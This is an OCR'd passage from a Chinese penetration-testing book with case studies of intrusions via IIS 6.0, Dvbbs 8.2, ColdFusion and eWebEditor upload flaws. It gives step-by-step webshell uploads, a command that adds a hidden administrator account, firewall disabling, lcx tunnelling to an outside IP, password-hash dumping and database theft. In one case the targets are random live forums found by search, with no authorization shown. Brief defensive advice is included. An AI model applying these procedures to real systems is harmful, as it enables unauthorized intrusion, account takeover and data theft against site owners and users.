在一句话 ASP 中，通过测试发现可以复制文件。将上传到“simeon.asp”文件夹中的大马复制到网站根目录下，如图 4-52 所示，复制成功，这也是能够成功渗透服务器的关键。一句话木马执行命令时不是那么完美，操作起来不太方便，因此要尽可能按照由小（马）到大（马）的顺序执行。




图 4-51　获取网站根目录路径




图 4-52　将大马复制到正常网站目录下

03　运行大马

直接输入大马的地址，然后输入管理密码，成功进入，如图 4-53 所示。至此，就可以使用大马进行信息分析等工作了。




图 4-53　执行免杀大马

04　使用 Serv-U 提升权限

通过该 WebShell 对服务器进行挖掘，发现服务器上安装了 Serv-U，路径是在 D 盘的程序目录下。直接单击 WebShell 左边菜单中的“Serv-U 提权”选项，在如图 4-54 所示的窗口中单击“提交”按钮，默认直接添加一个用户名为“user13$”、密码为“pass13”的具有管理员权限的账户。添加成功后，将显示如下提示信息。

```
cmd /c net user  user13$ ***** /add & net localgroup administrators user13$ /add
```




图 4-54　将管理员账号添加到系统中

05　查看提权情况

上传一个 WebAdmin 2.x 的 ASPX 的 WebShell，在“Command”文本框中输入“net localgroup administrators”，单击“Run”按钮，查看系统管理员组的用户情况，如图 4-55 所示，已经成功添加用户。




图 4-55　成功添加用户到管理员组

06　成功进入远程桌面

通过 WebShell 找到对方服务器开放 3389 的修改后端口 8080，在本地打开远程终端连接器，输入“www.xxxx.com:8080”进行连接，如图 4-56 所示，成功进入对方桌面。接下来，就可以对网站和服务器存在的安全问题进行整理，最后形成一个完成的渗透测试报告了。




图 4-56　成功进入远程桌面

4.4.9　安全建议和总结

基于本次渗透测试的安全建议和总结如下。

1. 安全建议

针对本次渗透测试中发现的安全问题，提出如下安全建议。

- 及时修补系统中的安全漏洞，尤其是 IIS 6.0 的目录解析漏洞，对微软公布的一些高危漏洞还是应该及时更新，从而降低安全风险。
- 对于那些允许注册账号的网站来说，在编写网站程序的时候，为了管理方便，程序员通常会以注册的用户名为名称建立一个文件夹，用以保存该用户的数据，如图片、文字等。入侵者就是利用这一特点，在网站注册一个以“.”或者“.cer”等后缀作为用户名的账号，然后通过把含有木马的 ASP 文件的“.asp”后缀改成“.jpg”等方法，把文件上传到服务器，由于 IIS 6.0 存在漏洞，所以 JPG 文件可以通过 IIS 6.0 运行，木马也随着运行，达到了攻击网站的目的。这种情况下，可以由程序员对注册用户名称进行限制，排除带有“*.asp”、“*.asa”等字符为名的注册名，加强网站自身的安全和防范措施。另外，要阻止用户对文件夹进行重命名操作。
- 细化服务器文件目录权限，杜绝权限漏洞。可以通过修改服务器的配置实现对这个漏洞的预防。如何对服务器进行配置呢？很多网站都允许用户上传一定数量的图片、Flash 等，很多时候，网站开发人员为了日后管理方便，会将用户上传的文件统一放到一个指定的文件夹中，网站管理员只要将该文件夹的执行权限设置成“无”，就可以在一定程度上对漏洞进行预防。
- 对 CuteEditor 上传组件，可以在安全配置文件中取消有关文件夹新建的权限。
- 网站的管理员密码的安全性不能太低，如果通过一些简单的猜测就能破解，那么即使程序本身和网站系统没有漏洞，也会导致整个系统的崩溃。任何信息的泄露对入侵者来说都会增加入侵成功的概率。

2. 安全总结

通过本次安全渗透，我们掌握了利用 CuteEditor 渗透系统的思路，以及如何在系统中对 IIS 6.0 目录解析漏洞进行防范。在整个渗透过程中使用了多种方法，在一种方法行不通的情况下，换一种

思路或许会达到意想不到的效果。

4.5 Dvbbs 8.2 插件上传漏洞的利用

笔者在整理 Dvbbs 历来的漏洞及利用方法时，发现有人在网上贴出了 Dvbbs 8.2 插件上传漏洞的利用方法，但讲得不是很明白。Dvbbs（动感论坛）的新版本已经在安全性方面有了很大的提高，即使入侵者拿到了管理员权限，也无法上传 Shell。

新版本的 Dvbbs 通过取消数据库备份功能来换取新系统的安全，对数据上传过滤得特别严格，Dvbbs 8.2 及之后的版本尤甚，且目前没有特别好的攻击方法。曾有人提出一种方法：直接上传 PHP 文件或者其他服务器支持的文件。这个也是一种思路，不过很多时候，单独的服务器不会支持这么多文件类型。Dvbbs 禁用了 ASP 和 ASP.NET 文件的上传，但尚不清楚是否支持加密后文件的上传。

4.5.1 Dvbbs 8.2 插件上传漏洞利用研究

本节我们研究一下 Dvbbs 8.2 插件上传漏洞的利用方法。

01 使用 Google 搜索

使用 Google 搜索 Dvbbs 的版本信息“Powered By Dvbbs Version 8.2.0”，以获取使用 Dvbbs 8.2 的论坛。如图 4-57 所示，结果很壮观——有几十万条搜索记录。

图 4-57 搜索使用 Dvbbs 8.2 的论坛

02 注册用户

随机选取一个论坛，打开论坛后直奔注册页面，如图 4-58 所示，按照要求进行注册。




图 4-58 注册用户

03　修改样式

使用注册的用户成功登录论坛后，单击论坛工具栏上的“我的主页”选项，进入个人主页配置页面，然后单击“个人空间管理”标签，在基本设置中给现有的“空间标题”和“简介说明”随便起一个名字，如图 4-59 所示，然后单击“保存设置”按钮。单击“自定义风格”按钮，在“样式风格 CSS 修改”文本框中输入任意字符，如图 4-60 所示，然后单击“保存设置”按钮完成修改。




图 4-59　修改基本设置




图 4-60　修改样式风格 CSS

注意

（1）有些论坛需要用户自己激活个人主页，在激活前单击“自定义”按钮后保存，即可开通个人主页。

（2）有些论坛未使用“我的主页”这个模块，因此攻击者无法利用此漏洞。

（3）如果自定义风格操作保存成功，页面的样式会有变化，但这不会影响后续的渗透。

04　无上传界面的处理

在“个人空间管理”页面单击“自定义风格”按钮，然后单击“文件管理”按钮，会弹出一个风格模板的文件管理窗口，如图 4-61 所示。在本次渗透中，虽然出现了文件管理页面，但未出现上传界面，说明管理员或者前期渗透人员删除了上传模块，这时，攻击者只能重新选择一个目标进行渗透。

说明

在实际渗透测试过程，还会出现访问文件管理模块时无权限的情况，这是因为有人做了限制，去掉或者限制文件上传的权限。遇到这种情况，攻击者也只能放弃（如果攻击者拥有管理员权限则另当别论）。

图 4-61　无上传界面

05　成功上传文件

找到一个可以成功测试的论坛，如图 4-62 所示，选择一个一句话木马文件，将其命名为“1.asp;1.jpg”，然后直接上传即可。上传成功后，页面会自动刷新。如果系统没有安装杀毒软件或者采取其他防范措施，一般都会出现刚才上传的一句话木马，且图片将无法显示。

图 4-62　成功上传一句话木马

4.5.2　获取 WebShell

01　使用一句话客户端进行连接

使用 lake2EvalClient 进行连接，在“The URL”文本框中输入图片的地址，在“Password”文本框中输入一句话木马的连接密码，在本例中是“cmd”，然后在“Function”（功能）下拉列表中选择一个模块，如图 4-63 所示，单击“Send”按钮，即可查看具体执行效果。如图 4-64 所示为磁盘使用情况。

02　获取网站的物理路径

在功能模块中选择“Server Variable”选项，获取服务器和用户的一些基本信息，如图 4-65 所示，一句话木马的路径为“F:\www\hatsg.com\bbs\skins\myspace\userskins\skin_14\”。

图 4-63　设置一句话木马客户端

图 4-64　磁盘使用情况




图 4-65　获取网站路径

通过上传功能将一个大马上传到服务器，输入密码后如图 4-66 所示。




图 4-66　上传大马

03　提权失败

使用 Serv-U 和 FTP 提权均告失败。对服务器端口进行扫描，发现服务器关闭了 21 和 43958 端口，如图 4-67 所示。




图 4-67　端口开放情况

04　查找并下载数据库

在站点根目录中查找数据库配置文件，如图 4-68 所示。本例中数据库连接文件为 conn.asp，直接打开并获取数据库的相对路径“\database\unfgsa#szht.mdb”。由于在该数据库名称中使用了“#”，因此，使用浏览器下载的文件仅为 1kb，也就是说，下载失败了。对于这类文件，有如下两个办法进行下载。

- 直接使用 Shell 中的复制功能，将文件重新命名为可以下载的文件。
- 使用“%23”代替“#”进行下载。如图 4-69 所示，更换后可以将数据库文件下载到本地。




图 4-68　查看数据库连接文件




图 4-69　下载数据库

4.5.3　Dvbbs 8.2 渗透思路与防范措施

根据本例可以得到 Dvbbs 8.2 的渗透思路与防范措施。

1. 渗透思路

- 下载 Dvbbs 8.2 的 Database 和 Boke 的默认地址分别为 data/Dvbbs8.mdb 和 boke/data/Dvboke.mdb，下载后可以通过查询破解 16 位的 MD5 密码进入后台。
- 在 IIS 图片的上传漏洞利用方面，本例中的插件上传漏洞本质上属于 IIS 文件解析漏洞。
- 修改上传类型，使其支持服务器平台的脚本并上传。如果平台支持 PHP、ASP.NET、JSP，就可以上传支持平台的木马并获取 WebShell。

2. 防范措施

- Dvbbs 安装完毕，一定要修改默认的数据库名称，并删除无用的 TXT 文件，以及“Powered By Dvbbs 8.2”这个标识。
- 将后台密码的强度设置得高一些，及时下载数据库。如果攻击者没有破解密码，也是无能为力的。
- 谨慎使用插件和功能强大的模块，使用时尽量使权限最小。
- 取消上传图片的目录的脚本执行权限，或者暂时禁用将文件上传模块。
- 规范上传脚本的代码，校验上传的图片和文件中的代码段，或者关闭论坛后台上传功能。

4.6　利用 cfm 上传漏洞渗透某服务器

研究发现，cfm 可以通过一些漏洞扫描工具进行检测，如 JSky、啊 D 注入工具。

4.6.1　获取后台权限

01　手工查找和自动扫描漏洞

在漏洞寻找上，每个人都有自己的习惯和经验，有的人喜欢纯手工进行，有的人喜欢使用工具扫描，有的人喜欢将两者结合，但所有的目的只有一个，那就是找到漏洞。如图 4-70 所示，通过 JSky 对该网站进行扫描，获取一个 SQL 注入漏洞。




图 4-70　获取 SQL 注入漏洞

02　获取管理员用户名称和密码

虽然获取的 SQL 注入漏洞无法利用 Pangolin 进行渗透测试，但可以使用“啊 D 注入工具”对该注入点进行猜测。如图 4-71 所示，数据库为“****_nqcontent”，用户名为“nqcontent”，数据库权限为“db_owner”，根据 SQL 注入的一般步骤顺利获取了管理员的用户名和密码。

图 4-71　获取管理员用户名和密码

03 进入后台

使用获取的用户名和密码成功登录系统，如图 4-72 所示，通过查看后台的各个功能模块，发现“Asset Management”中有上传模块（Upload）。




图 4-72 获取上传模块

4.6.2 服务器提权

01 获取 WebShell

通过测试，该上传模块允许上传 cfm 及图片文件。上传一个 cfm 命令执行 WebShell，如图 4-73 所示，上传后可以成功运行，权限较高时可以执行命令。

图 4-73 获取 WebShell

02 关闭防火墙

通过执行“ipconfig /all”命令获取该网络的配置情况。该服务器在 DMZ 区域对外仅开放 80 端口，尽管开放了 3389 端口，但外部无法访问。

执行“lcx -slave 202.102.***.*** 443 192.168.50.180 3389”命令后，在本地不能进入服务器，通过查看发现，服务器启用了 Windows 自带的防火墙，对此可以通过停用防火墙（“net stop Sharedaccess”命令）或者添加允许端口绕过，如图 4-74 所示。

03 成功登录 3389 端口

在本地执行“lcx -listen 3389 2008”命令，将 3389 端口重定向到本地的 2008 端口，运行 MSTSC 后使用 127.0.0.1:2008 进行连接，输入添加的管理员用户名和密码，成功进入系统，如图 4-75 所示。

图 4-74　关闭防火墙




图 4-75　成功进入服务器

4.6.3　内网渗透

01　收集服务器信息

通过查看服务器发现，该服务器支持 PHP。通过 cfm 后门上传一个 PHP 的 WebShell，如图 4-76 所示，获取了该服务器的配置参数信息。通过 WebShell 获取 WordPress 的数据库配置信息，再通过 WebShell 将 WordPress 的管理员数据库导出到本地，如图 4-77 所示。

02　渗透邮件服务器

通过 3389 端口登录 Web 服务器后，下载 SAMInside，很快就获取了系统用户的密码，通过破解可以成功获取原系统用户的密码。

经过分析发现，在该网络中还存在一台服务器，该服务器是邮件服务器，两台服务器均运行在虚拟机上。使用管理员的默认密码成功进入另一台服务器，通过工具直接开启 MAIL 服务器的 3389 端口，如图 4-78 所示，顺利进入该 MAIL 服务器。




图 4-76　获取 PHP 参数配置信息

严禁网络传播本PDF，违者责任自负！




图 4-77　导出 MySQL 数据库




图 4-78　渗透 MAIL 服务器

4.6.4　小结

通过本次渗透，我们可以获取一些宝贵的经验。

- 很多服务器都部署在虚拟机上，攻击者成功渗透的也仅仅是虚拟机，虚拟机上的业务系统遭受破坏后可以快速恢复。由于硬件的支持，同一个硬件服务器可能部署了多个虚拟应用服务器。
- 针对 cfm 的渗透完全可以先使用 JSky 进行扫描，找到漏洞后再通过“啊 D 注入工具”猜测数据。cfm 平台的渗透还可以手工判断和猜测。
- cfm 平台上传 cfm 的 WebShell 后，其分配的权限很高，可以快速提权。
- 在具有一定权限的情况下，可以使用命令“net stop sharedaccess”停用 Windows 自带的防火墙，进而通过 LCX 转发端口登录被渗透的内网服务器。

严禁网络传播本PDF，违者责任自负！

4.7　eWebEditor 编辑器漏洞攻击案例

通过本案例可以学到以下内容。

- 了解 eWebEditor 漏洞
- 利用 eWebEditor 上传 WebShell 并实施控制

eWebEditor 是一款著名的 Web 编辑器，由于功能强大，因此，很多网站都使用它作为编辑器。eWebEditor 安全风险最高的部分就是使用默认的 eWebEditor 编辑器进行配置，默认情况下，其数据库可以通过浏览器下载，一旦破解其 eWebEditor 后台管理账号和密码，则可以通过修改其样式管理达到上传 ASP 网页木马的目的，所以配置不当极有可能导致整个网站处于危险状态，在一定条件下攻击者还有可能完全控制提供该 Web 服务的服务器。本节通过发现某公司的网站使用 eWebEditor 编辑器，通过下载数据库、破解密码、修改后台样式管理等方法成功上传 WebShell。

4.7.1　eWebEditor 编辑器漏洞发现和利用

01　发现站点使用 eWebEditor 编辑器

在浏览网页时，通过查看网页图片的属性，发现该图片地址中包含“eWebEditor”字样，如图 4-79 所示，因此怀疑该网站使用了 eWebEditor 编辑器。




图 4-79　通过路径发现 eWebEditor 编辑器

技巧

在访问一些非自动生成 HTML 网页文件的网站时，查看图片的地址或者直接打开网页中的图片，如果发现其路径或者地址中存在“eWebEditor”字样，就可以推断该网站系统极有可能使用了 eWebEditor 编辑器。

严禁网络传播本PDF，违者责任自负！

02　下载 eWebEditor 的默认数据库文件

直接在浏览器地址栏中输入 eWebEditor 默认数据库文件的地址，将数据库下载到本地。

03　打开数据库并进行管理员密码破解

将管理员的密码值直接复制到 MD5 在线破解网站，破解该 MD5 值。

04　进入样式管理

输入用户名和密码，进入 eWebEditor 的后台管理界面，在其中选择“样式管理”选项，进入样式管理模块，如图 4-80 所示。




图 4-80　进入样式管理模块

注意

在样式管理模块中，有多个与样式管理类似的界面，要找到有“提交”和“重填”按钮的管理界面，否则更改媒体类型后会发现无法对新设置进行更新。

05　修改上传文件的类型

在“允许上传文件类型及文件大小设置”设置区修改“其他类型”文本框中的内容，在原有内容的末尾添加“|asp”，单击“提交”按钮，使修改生效，如图 4-81 所示。

